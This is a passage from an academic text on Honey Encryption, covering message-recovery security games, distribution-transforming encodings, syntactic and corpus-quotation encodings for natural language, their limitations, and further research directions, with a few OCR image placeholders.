Message recovery attacks. Let $\mathcal{M}$ be a message space and let $\mathcal{K}$ be a key space. We denote by p_m the message distribution over $\mathcal{M}$, and by p_k the key distribution over $\mathcal{K}$. Let Enc be any encryption scheme. The *message-recovery advantage* of an adversary $\mathcal{A}$ against Enc is defined as

$$\mathbf{Adv}^{\mathrm{MR}}_{\mathsf{Enc},p_m,p_k}(\mathcal{A}) = \Pr\left[\mathrm{MR}^{\mathcal{A}}_{\mathsf{Enc},p_m,p_k} = \mathsf{True}\right]$$

where the MR security game is described in Game 1. $\mathcal{A}$ may run for an unbounded amout of time, and make an unbounded number of queries to a random oracle.

This advantage captures the ability of an adversary knowing the distributions p_m, p_k to recover a message encrypted with Enc.

When key and message entropy are low, this advantage might not be negligible. However, using Honey Encryption, Juels and Ristempart show that $\mathcal{A}$'s advantage is bounded by $2^{-\mu}$, where $\mu = -\log \max_{k\in\mathcal{K}} p_k(k)$ is the min-entropy of the key distribution.

Game 1 Message recovery (MR) security game $\mathrm{MR}^{\mathcal{A}}_{\mathsf{Enc},p_m,p_k}$.

$K' \xleftarrow{p_k} \mathcal{K}$
$M' \xleftarrow{p_m} \mathcal{M}$
$C' \xleftarrow{\$} \mathsf{Enc}(K', M')$
$M \leftarrow \mathcal{A}(C')$
return $M == M'$

Figure 5.11: $\mathsf{SAMP0}^{\mathcal{B}}_{\mathsf{DTE}}$

$x' \xleftarrow{\$} [0,1]$
$M' \leftarrow \mathsf{DTDecode}(x')$
$b \xleftarrow{\$} \mathcal{B}(M', x')$
return b

Figure 5.12: $\mathsf{SAMP1}^{\mathcal{B}}_{\mathsf{DTE},p_m}$

$M' \xleftarrow{p_m} \mathcal{M}$
$x' \xleftarrow{\$} \mathsf{DTEncode}(M')$
$b \xleftarrow{\$} \mathcal{B}(M', x')$
return b

Figure 5.13: Algorithm HEnc^{ES}

$\mathsf{HEnc}^{ES}(K, M)$
$x \leftarrow \mathsf{DTEncode}(M)$
$C \leftarrow \mathsf{ESEncode}(x, K)$
return C

Figure 5.14: Algorithm HDec^{ES}

$\mathsf{HDec}^{H}(K, C)$
$x \leftarrow \mathsf{ESDecode}(K, C)$
$M \leftarrow \mathsf{DTDecode}(x)$
return M

Distribution transforming encoding. HE relies on a primitive called the *distribution transforming encoding* (DTE). The DTE is really the central object of HE, which is then used to encrypt or decrypt messages. A DTE is composed of two algorithms, DTEncode and DTDecode which map messages into numbers in the interval $[0, 1]$ and back, i.e. such that

$$\forall M \in \mathcal{M}, \quad \mathsf{DTDecode}(\mathsf{DTEncode}(M)) = M.$$

More precisely, $\mathsf{DTEncode} : \mathcal{M} \to [0, 1]$ is designed such that the output distribution of DTEncode is uniform over $[0, 1]$ when the input distribution over $\mathcal{M}$ is specified and known — in other terms, DTDecode samples messages in $\mathcal{M}$ according to a distribution p_d close to p_m, with

$$p_d(M) = \Pr\left[M' = M \mid x \xleftarrow{\$} [0,1] \text{ and } M' \leftarrow \mathsf{DTDecode}(S)\right]$$

As such, DTEs cannot be arbitrary: They need to mimic the behaviour of the cumulative distribution function and its inverse. More precisely, the closeness of p_d and p_m is determined by the advantage of an adversary $\mathcal{A}$ in distinguishing the games of Figures 5.11 and 5.12:

$$\mathsf{Adv}^{\mathcal{A}}_{\mathsf{DTE},p_m} = \left|\Pr\left[\mathsf{SAMP1}^{\mathcal{A}}_{\mathsf{DTE},p_m} = 1\right] - \Pr\left[\mathsf{SAMP0}^{\mathcal{A}}_{\mathsf{DTE}} = 0\right]\right|$$

$\mathcal{A}$ is provided with either a real message and its encoding, or a fake encoding and its decoding. $\mathcal{A}$ outputs 1 or 0 depending on whether it bets on the former or the latter. A perfectly secure DTE is a scheme for which the indistinguishability advantage is zero even for unbounded adversaries (this is equivalent to $p_d = p_m$).

Having good DTEs is the central aspect of building a Honey Encryption scheme as well as the main technical challenge. Given a good DTE, the honey encryption and decryption of messages is provided by a variation of the "DTE-then-encrypt" construction described in Figures 5.13 and 5.14 where some symmetric encryption scheme $(\mathsf{ESEncode}, \mathsf{ESDecode})$ is used. In the "DTE-then-encrypt" paradigm, a message is first transformed by the DTE into an integer x in some range, and x (or rather, some binary representation of x) is then encrypted with the key. Decryption proceeds by decrypting with the key, then reversing the DTE.

5.6.2.1 Natural language encoding

Chaterjee et al. [CBJ+15] developed an approach to generating DTEs based on two natural language models: an n-gram Markov model, and a custom probabilistic grammar tree.

Markov model. The n-gram model is a local description of letters whereby the probability of the next letter is determined by the $n-1$ last letters:

$$\Pr[w_1 \cdots w_k] = \prod_{i=1}^{k} \Pr\left[w_i \mid w_{i-(n-1)} \cdots w_{i-1}\right]$$

It is assumed that these probabilities have been learnt from a large, consistent corpus.

Such models are language-independent, yet produce strings that mimic the local correlations of a training corpus — but, as Chomsky pointed out [Cho02; Cho56; Cho59], the output of such models lacks the long-range correlations typical of natural language. The latter is not an issue though, as Chatterjee et al. train this model on passwords.

The model can be understood as a directed graph where vertices are labelled with n-grams, and edges are labelled with the cumulative probability from some distinguished root node. To encode a string it suffices to encode the corresponding path through this graph from the root — and decoding uses the input as random choices in the walk. Encoding and decoding can be achieved in time linear in message size.

Grammar model. Probabilistic context-free grammars (PCFG) are language-dependent models that learn from a tagged corpus a set of grammatical rules, and then use these rules to generate syntactically possible sentences. PCFGs are a compact way of representing a distribution of strings in a language.

Although it is known that context-free grammars do not capture the whole breadth of natural language, PCFGs are a good starting point, for such grammars are easy to understand, and from a given probabilistic context-free grammar, one can construct compact and efficient parsers [KM03]. The Stanford Statistical Parser, for instance, has been used by the authors to generate parse trees in this paper.

Mathematically, a probabilistic context-free grammar G is a tuple of the form $(N, T, R, P, \textsc{Root})$ where N are non-terminal symbols, T are terminal symbols (disjoint from N), R are production rules, P is the set of probabilities on production rules and Root is the start symbol. Every production rule is of the form $A \to b$, where $A \in N$ and $b \in (T \cup N)^*$.

Figure 5.15 shows a parse tree aligned with a sentence. Some grammatical rules can be read at every branching: S → NP VP, NP → DT VBN NN, NP → DT NN, *etc.*




Figure 5.15: Syntactic tree of an example sentence.

Chaterjee et al. [CBJ+15] rely on a password-specific PCFGs [WAd+09; JD12; VCT14; MYL+14; KKM+12] where grammatical roles are replaced by *ad hoc* roles.

The DTE encoding of a string is the sequence of probabilities defining a parse tree that is uniformly selected from all parse trees generating the same string (see e.g. Figure 5.16, which provides an example of two parse trees for a same sentence, amongst more than 10 other possibilities). Decoding just emits the string indicated by the encoded parse tree.




Figure 5.16: Two possible derivations of the same sentence. Note that these derivations correspond to two possible meanings which are not identical.

In the probabilistic context, the probability of each parse tree can be estimated. A standard algorithm for doing so is due to Cocke, Younger, and Kasami (CYK) [Coc69; You67; Kas65].

Generalized grammar model. The generalized idea relies on the assumption that if part of the syntactic tree of a message is revealed, little can be inferred about the message. To understand the intuition, consider the syntactic tree of the previous sentence (clause) shown in Figure 5.17.




Figure 5.17: Syntactic tree of an example sentence.

As we can see, words are tagged using the *clause level*, *phrase level* and *word level* labels listed in Section 5.6.6.

The idea underlying syntactic honey encryption consists in revealing a rewritten syntactic tree's word layer while encrypting words[24]. The process starts by a syntactic analysis of the message allowing to extract the plaintext's syntactic tree. This is followed by a projection at the word level. When applied to

[24]We stress that unlike e.g. Kamouflage [BBB+10] which deals with passwords, syntactic honey encyrption applies to natural language.

the previous example, we get the projection denoted by S (hereafter called *skeleton*):

$$S = \text{DT VBN NN VBZ IN DT NN IN IN NN IN DT JJ}$$
$$\text{NN IN DT NN VBZ VBN RB MD VB VBN IN DT NN}$$

Given a clause, we can automatically associate each word s_i to a label L_i[25]. For instance, if the third word of the clause is "relies", then $L_3 \leftarrow \text{VBZ}$. We denote by R_i the rank of the skeleton's i-th word in the dictionary of the category L_i. Finally we denote by $|X|$ the cardinality of the set X.

To map our ordered wordlist into a single integer, we note that because in the above example there are 5 DTs, 3 VBNs, 6 NNs, 2 VBZs, 6 INs, and 1 JJ, RB, MD and 1 VB, our specific clause is one amongst exactly B syntactically correct messages where:

$$B = |\text{DT}|^5|\text{VBN}|^3|\text{NN}|^6|\text{VBZ}|^2|\text{IN}|^6|\text{JJ}||\text{RB}||\text{MD}||\text{VB}|$$

We can thus map a clause skeleton into $\mathbb{N}$ by writing:

$$e \leftarrow \sum_{i=0}^{k-1} R_i \prod_{j=0}^{i-1} |L_j|$$

where, by typographic convention, $L_{-1} = 1$. To get back the original clause, given e and the skeleton, we use algorithm of Algorithm 18.

Algorithm 18: Syntactic Decoding Algorithm

Input: An integer e, $0 \leq e < B$ representing a sentence, and a skeleton $S = \{L_i\}$.
Output: A collection $\{\text{word}_i\}$ of words.

1. $\ell \leftarrow |L_0|$
2. $k \leftarrow |S|$
3. for $i \leftarrow 0$ to $k - 1$
4. $\quad R_i \leftarrow e \bmod \ell$
5. $\quad e \leftarrow (e - R_i)/\ell$
6. $\quad \ell \leftarrow \ell \times |L_{i+1}|$
7. $\quad \text{word}_i \leftarrow \text{Dictionary}_{L_i}(R_i)$
8. return $\{\text{word}_i\}$

The skeleton is transferred in clear:

$$s = \text{DT VBN NN VBZ IN DT NN IN IN NN IN DT JJ NN}$$
$$\text{IN DT NN VBZ VBN RB MD VB VBN IN DT NN}$$

Note that there is no need to tune precisely the plaintext size of the underlying block cipher because the decoding process for e stops automatically when i reaches $k - 1$. In other words, we can randomize encryption at little cost by replacing e by $e + \mu B$ for some random integer μ.

The number e is then honey encrypted, thus attempting to protect the actual content of the plaintext sentence.

5.6.3 Limitations of honey encryption

As observed by [JR14], HE security is threatened when $\mathcal{A}$ has some side information about the target message. This puts strong constraints on HE's applicability to situations such as protecting RSA or HTTPS private keys. A second limitation is that the HE construction assumes that the key and message distributions are independent. When these distributions are correlated, $\mathcal{A}$ can identify a correct message by comparing

[25] Note that such a skeleton might be ambiguous in certain constructions, for instance in sentences such as "*Time flies like an arrow; fruit flies like a banana*".

that message with the decryption key that produced it. Similarly, encrypting two correlated messages under the same key enables $\mathcal{A}$ to identify correct messages.

Finally, constructing a DTE requires knowing the distribution p_m of messages in $\mathcal{M}$. As we will argue, this turns out to be extremely difficult to evaluate when $\mathcal{M}$ becomes a large enough space, such as human-generated messages (emails, *etc.*). In those cases, it might even turn out that adversaries know p_m *better than users*.

The methods described in Section 5.6.2.1 apply reasonably well to short passwords, but as we will now argue they cannot scale to deal with natural language as used in real-world scenarios such as: e-mails and written documents. The reason is threefold: First the methods require a huge amount of context-relevant information; Second, even when this information is available, the methods of [CBJ+15] fail to produce convincing honey messages, i.e. messages that fool *automated tools* in telling them apart from real messages with high probability; Third, natural language HE may actually leak information about the underlying message.

Scaling NLE. The models developed for passwords in [CBJ+15] can be extended: Markov models for instance can be configured to generate arbitrary-length messages. Instead of letters, such models can be trained to produce words, in accordance with some known distribution of n-grams. But while there are only a few English letters, a recent study of the English language [MSA+11] counts more than a million individual words in usage.

As a result assuming we use one hundredth of the English language, the memory required to store an n-gram database is of the order of $10^{4n} \approx 2^{13n}$. That becomes a problem not only in terms of storage, but also when access latency is taken into account. Applying directly the method of [CBJ+15] to words (using $n = 5$) would require knowing, storing, and sharing 2^{65} bytes of data[26]. The real issue however is that measuring accurately 5-grams usage is extremely difficult in practice, so that most of this impossibly large database is essentially unknown[27].

Using grammars is one way to avoid this combinatorial explosion by keeping a simple and compact model of language. To that end, a sentence is parsed to reveal its grammatical structure as in Figures 5.15 and 5.16. Each word is labelled with an indication of its grammatical role (see Section 5.6.6).

A sentence is therefore uniquely represented by a list of grammatical tags, and a list of integers denoting which word is used. The idea behind syntactic honey encryption consists in revealing the tags but honey encrypting the words. By construction, generated honey messages have the same syntax as the original message, which makes decryption with a wrong key yield an often *plausible* plaintext. For instance, a sentence such as s_1 = 'Secure honey encryption is hard' could be honey decrypted as Chomsky's famous sentence s_2 ='Colorless green ideas sleep furiously' [Cho56], illustrating a sentence that is grammatically correct while being semantically void. Here s_1 and s_2 share the same syntax. To use this algorithm the communicating parties must agree on a dictionary that includes a set of labels and a parsing algorithm.

There are however two structural limitations to this grammatical approach. First, revealing the syntactic structure of a message leaks information. This is a very big deviation from classical cryptography, since it has always been taken for granted -for obvious reasons- that a ciphertext should not leak anything but the length of the underlying plaintext. On a more practical note unless the message is long enough, there might be only very few possible sentences with that given syntax. Second, a grammar is language-dependent — and furthermore, to some extent, there is variability within a given language[28]. The consequence of an inaccurate or incorrect tagging is that upon honey decoding, the sentence might be noticeably incorrect from the suitable linguistic standpoint.

This opens yet another research avenue. Automatically translate the sentence into an artificially created language where syntactic honey encryption would be very efficient. For instance translate French to Hindi, then perform honey encryption on the Hindi sentence.

Quality of NLE. The question of whether a honey message is "correct" in a given linguistic context can be rephrased: Is it possible, to an adversary having access to a large corpus (written in the same language), to distinguish honey messages from the legitimate plaintext?

[26] This is conceptually similar to Borges' famous library [Bor41; Bor44].

[27] See for instance http://www.ngrams.info/.

[28] An extreme example is William Shakespeare's use of inversion as a poetic device: "*If't be so, For Banquo's issue have I fil'd my mind,/ For them the gracious Duncan have I murther'd,/Put rancors in the vessel of my peace*" (*MacBeth*, III.1.8).

It turns out that the two approaches to modelling natural language provide two ways to construct a distinguisher: We can compare a candidate to a reference, either statistically or syntactically. But we can actually do both *simultaneously*: We can use Web search engines to assess how often a given sentence or word is used[29]. This empirical measure of probability is interesting in two respects: First, an adversary may query many candidates and prune those that score badly; Second, the sender cannot learn enough about the distribution of *all* messages using that "oracle" to perform honey encryption.

The situation is that there is a measurable distance between the model (used by the sender) of language, and language itself (as can be measured by e.g. a search engine). Mathematically, the sender assumes an approximate distribution p_m on messages which is different from the real-world distribution $\widehat{p}_m$. Because of that, a good DTE in the sense of Figures 5.11 and 5.12 would, in essence, yield honey messages that follow p_m and not $\widehat{p}_m$. An adversary capable of distinguishing between these distributions can effectively tell honey messages apart.

What is the discrepancy between p_m and $\widehat{p}_m$? Since $\widehat{p}_m$ measures real-world usage, we can make the hypothesis that such messages correspond to human concerns, i.e. that they carry some meaning — in one word, what distinguishes p_m from $\widehat{p}_m$ is *semantics*.

Leaking information. Another inherent limitation of HE is precisely that decryption of uniformly random ciphertexts produces in general the most probable messages. There are many situations in which linguistic constraints force a certain structure on messages, e.g. the position of a verb in a German sentence. Consequently, there might be enough landmarks for a meaningful reconstruction (see also [RWJ+06]).

To thwart such reconstruction attacks, it is possible to consider phrase-level defences. Such defences imply modifying the syntactic tree in a way which is both reversible and indistinguishable from other sentences of the language. Phrase-level defences heavily depend on the language used. For instance the grammar of Latin, like that of other ancient Indo-European languages, is highly inflected; consequently, it allows for a large degree of flexibility in choosing word order. For example, *femina togam texuit*, is strictly equivalent to *texuit togam femina* or *togam texuit femina*. In each word the desinence (also called ending or suffix): *-a*, *-am* and *-uit*, and not the position in the sentence, marks the word's grammatical function. This specific example shows that even if the target language allows flexibility in word order, this flexibility does not necessarily imply additional security. Semitic languages, such as Arabic or Hebrew, would on the contrary offer very interesting phrase-level defences. In semitic languages, words are usually formed by associating three, four or five-consonant verbs to structures. In Hebrew for example the structure *mi*□□*a*□*a* corresponds to the place where action takes place. Because the verb *drš* means *to teach* (or *preach*), and because the verb *zrk* means *to throw* (or *project*), the words *midraša*[30] and *mizraka* respectively mean "school" and "water fountain" (the place that projects (water)). This structure which allows, in theory, to build $O(ab)$ terms using $O(a)$ verbs and $O(b)$ and thus turns out to be HE-friendly.

5.6.4 Corpus quotation DTE

We now describe an alternative approach which is interesting in its own right. Instead of targeting the whole breadth of human language, we restrict users to only quote from a known public document[31].

The underlying intuition is that, since models fail to capture with enough detail the empirical properties of language, we should think the other way around and start from an empirical source directly. As such, the corpus quotation DTE addresses the three main limitations of HE highlighted in Section 5.6.3: It scales, it produces realistic sentences (because they are actual sentences), and it does not leak structural information.

Consider a known public string $\mathfrak{M}$ (the "corpus"). We assume that $\mathcal{M}$ consists in contiguous sequence of words sampled from $\mathfrak{M}$, i.e. from the set of substrings of $\mathfrak{M}$. To build a DTE we consider the problem of mapping a substring $m \in \mathcal{M}$ to $[0, 1]$.

Interval encoding of substrings. Let M be the size of $\mathfrak{M}$, there are $|\mathcal{M}| = M(M-1)/2$ substrings denoted $m_{i,j}$, where i is the starting position and j is the ending position, with $i \leq j$. Substrings of the form $m_{i,i}$ are 1-letter long.

[29] We may assume that communication with such services is secure, i.e. confidential and non-malleable, for the sake of argument.
[30] The Arabic equivalent is *madrasa*.
[31] The way some characters do in Umberto Eco's novel, *Il pendolo di Foucault* [Eco11].

The DTE encoding of $m \in \mathcal{M}$ is a point in a sub-interval of $[0,1]$, whose length is proportional to the probability $p_m(m)$ of choosing m. If p_m is uniform over $\mathcal{M}$, then all intervals have the same length and are of the form

$$I_k = \left]\frac{2k}{M(M-1)}, \frac{2(k+1)}{M(M-1)}\right].$$

where k is the index of $m \in \mathcal{M}$ for some ordering on $\mathcal{M}$. Decoding determines which I_k contains the input and returns k, from which the original substring can be retrieved. For more general distributions p_m, each substring $m_{i,j}$ is mapped to an interval whose size depends on $p_m(m)$.

Length-dependent distributions. Let's consider the special case where $p_m(m)$ depends only on the length of m. We will therfore consider the function $p : [1, M] \longrightarrow [0,1]$ giving the probability of a substring of a given length. This captures some properties of natural languages such as Zipf's law [Hei01]: Short expressions and words are used much more often than longer ones. Note that part of this is captured by the fact that there are fewer long substrings than short ones.




Figure 5.18: Triangle representation T of the substrings $\mathcal{M} \subseteq \mathfrak{M}$. Substrings along right diagonals have equal length. The top-left point represents the entire corpus $\mathfrak{M}$.

Thus the encoding of a message $m_{i,j}$ is a random point in an interval of size $\ell(j-i)$ proportional to $p_m(m_{i,j}) = p(j-i)$:

$$\ell(k) = \frac{p(k)}{L}, \qquad L = \sum_{k=1}^{M}(M-k)p(k).$$

This ensures that

$$\sum_{k=1}^{M}(M-k)\ell(k) = 1.$$

The intervals associated to each substring are defined as follows. First, substrings $m_{i,j}$ are mapped via the map $\tau\colon m_{i,j} \mapsto (i,j)$ to a triangle (see Figure 5.18):

$$T = \{(i,j) \mid j \geq i \in [0, M-1]\} \subset \mathbb{N}^2.$$

Then points in T are mapped to $[0,1]$ using the function:

$$\Phi\colon (i,j) \mapsto (i-1)\ell(\mathrm{diag}(i,j)) + \sum_{k=1}^{\mathrm{diag}(i,j)-1} k\ell(k)$$

where $\mathrm{diag}(i,j) = M - 1 - (j-i)$ indicates on which upright diagonal (i,j) is. All in all, a substring $m_{i,j}$ is encoded using the following algorithm:

$$\mathsf{DTEncode} : m_{i,j} \mapsto (\Phi + \epsilon\ell \circ \mathrm{diag})\,(\tau(m_{i,j}))$$

where ϵ is sampled uniformly at random from $[0,1]$.

Encoding can be understood as follows: Substrings of equal length k are mapped by τ to points along a diagonal of constant $k = j - i$. The first diagonal is the whole corpus $\mathfrak{M}$ and the only substring of length M. The $(M-1-k)$-th diagonal is the set of substrings $\{m_{i,i+k} \mid i \in [0, M-1-k]\}$ of length k. Decoding is achieved by Algorithm 19, which takes a number $x \in [0,1]$ and returns the position $(i,j) = \Phi^{-1}(x)$ of the corresponding substring by determining the position in T. The idea is to count the segment length before x. At each iteration we update the segment length and the current position in the diagonal.

Algorithm 19: Corpus Quotation Decoding

Input: $x \in [0,1]$.
Output: $(a,b) \in \{0,\ldots,M\}^2$ such that $\Phi(a,b) = x$.

1. $i, j \leftarrow 0$
2. $k \leftarrow M$
3. while $i < x$
4. $\quad i \leftarrow i + \ell(k)$
5. $\quad j \leftarrow j + 1$
6. $\quad$ if $j \geq M - k + 1$
7. $\quad\quad j \leftarrow 0$
8. $\quad\quad k \leftarrow k - 1$
9. return $(j-1, M + j - k - 1)$

This decoding algorithm is linear in the number of substrings, i.e. it runs in time $O(M^2)$. We can speed things up using pre-computations, Algorithms 20 and 21 run in $O(M)$ time and memory.

Algorithm 20: Precomputation Step

Input: ℓ, M.
Output: V.

1. $V[0] \leftarrow 0$
2. for $i \leftarrow 1$ to M
3. $\quad V[i] \leftarrow V[i-1] + \ell(i)(M - i + 1)$
4. return V

Algorithm 21: Fast Corpus Quotation Decoding using precomputation

Input: $x \in [0,1], V$.
Output: $(a,b) \in \{0,\ldots,M\}^2$ such that $\Phi(a,b) = x$.

1. $i \leftarrow 1$
2. while $V[i] < x$ increment i
3. $j \leftarrow (x - V[i])/\ell(i)$
4. return $(j-1, M - i - 1)$

5.6.5 Further research

This work opens a number of interesting research directions:


Machine to human HE: Search engines, and more generally computational knowledge engines and answer engines such as Wolfram Alpha[32] provide users with structured answers that mimic human language. These algorithms generate messages using well-defined algorithmic process having a precise probability distribution which DTEs can be better modelled. Such sentences are hence likely to be safer to honey encrypt.

Automated plaintext pre-processing: A more advanced, yet not that unrealistic option consists in having a machine understand a natural language sentence m and re-encode m as a humanly understandable yet grammatically and syntactically simplified sentence m' having the same meaning for a human. Such an ontology-preserving simplification process will not modify the message's meaning while allowing the construction better DTEs.

[32] www.wolframalpha.com.

Adding syntactic defenses: This work was mostly concerned by protecting messages at the *word* level. It is however possible to imagine the adding of defenses at the clause and at the phrase levels. Two simple clause-level protections consist in adding decoy clauses to the message, and shuffling the order of clauses in the message. Both transforms can be easily encoded in the ciphertext by adding an integer field interpreted as the rank of a permutation and a binary strong whose bits indicate which clauses should be discarded. Decryption with a wrong key will yield a wrong permutation and will remove useful skeletons from the message. It should be noted that whilst the permutation has very little cost, the addition of decoy skeletons impacts message length. It is important to use decoy skeletons that are indistinguishable from plausible skeletons. To that end the program can either pick skeletons in a huge database (e.g. the web) or generate them artificially.

Adding phrase-level defenses: Adding phrase-level defenses is also a very interesting research direction. A simple way to implement phrase-level defenses consists in adding outgrowths to the clause. An outgrowth is a collection of fake elements added using a specific rewriting rule. Note that information cannot be removed from the sentence. Here is an example of scrambling using outgrowths: the original clause m_0 is the sentence "During his youth Alex was tutored by a *skilled* architect until the age of 16". The syntactic tree of m_0 is:




The skeleton of m_0 is IN PRP$ NN NNP VBD VBN IN DT JJ NN IN DT NN IN CD. Now consider the following rewriting rules:

$$\begin{aligned}
&\text{PRP\$ NN} \rightarrow \text{PRP\$ JJ NN}\\
&\text{DT NN} \rightarrow \text{DT JJ NN}\\
&\text{IN DT JJ NN} \rightarrow \text{IN DT NN CC IN DT JJ NN}
\end{aligned}$$

We can apply these rules to m_0 to obtain:

m_0	IN PRP$ NN NNP VBD VBN IN DT JJ NN IN DT NN IN CD
$m_1 \leftarrow r_1(m_0)$	IN PRP$ JJ NN NNP VBD VBN IN DT JJ NN IN DT NN IN CD
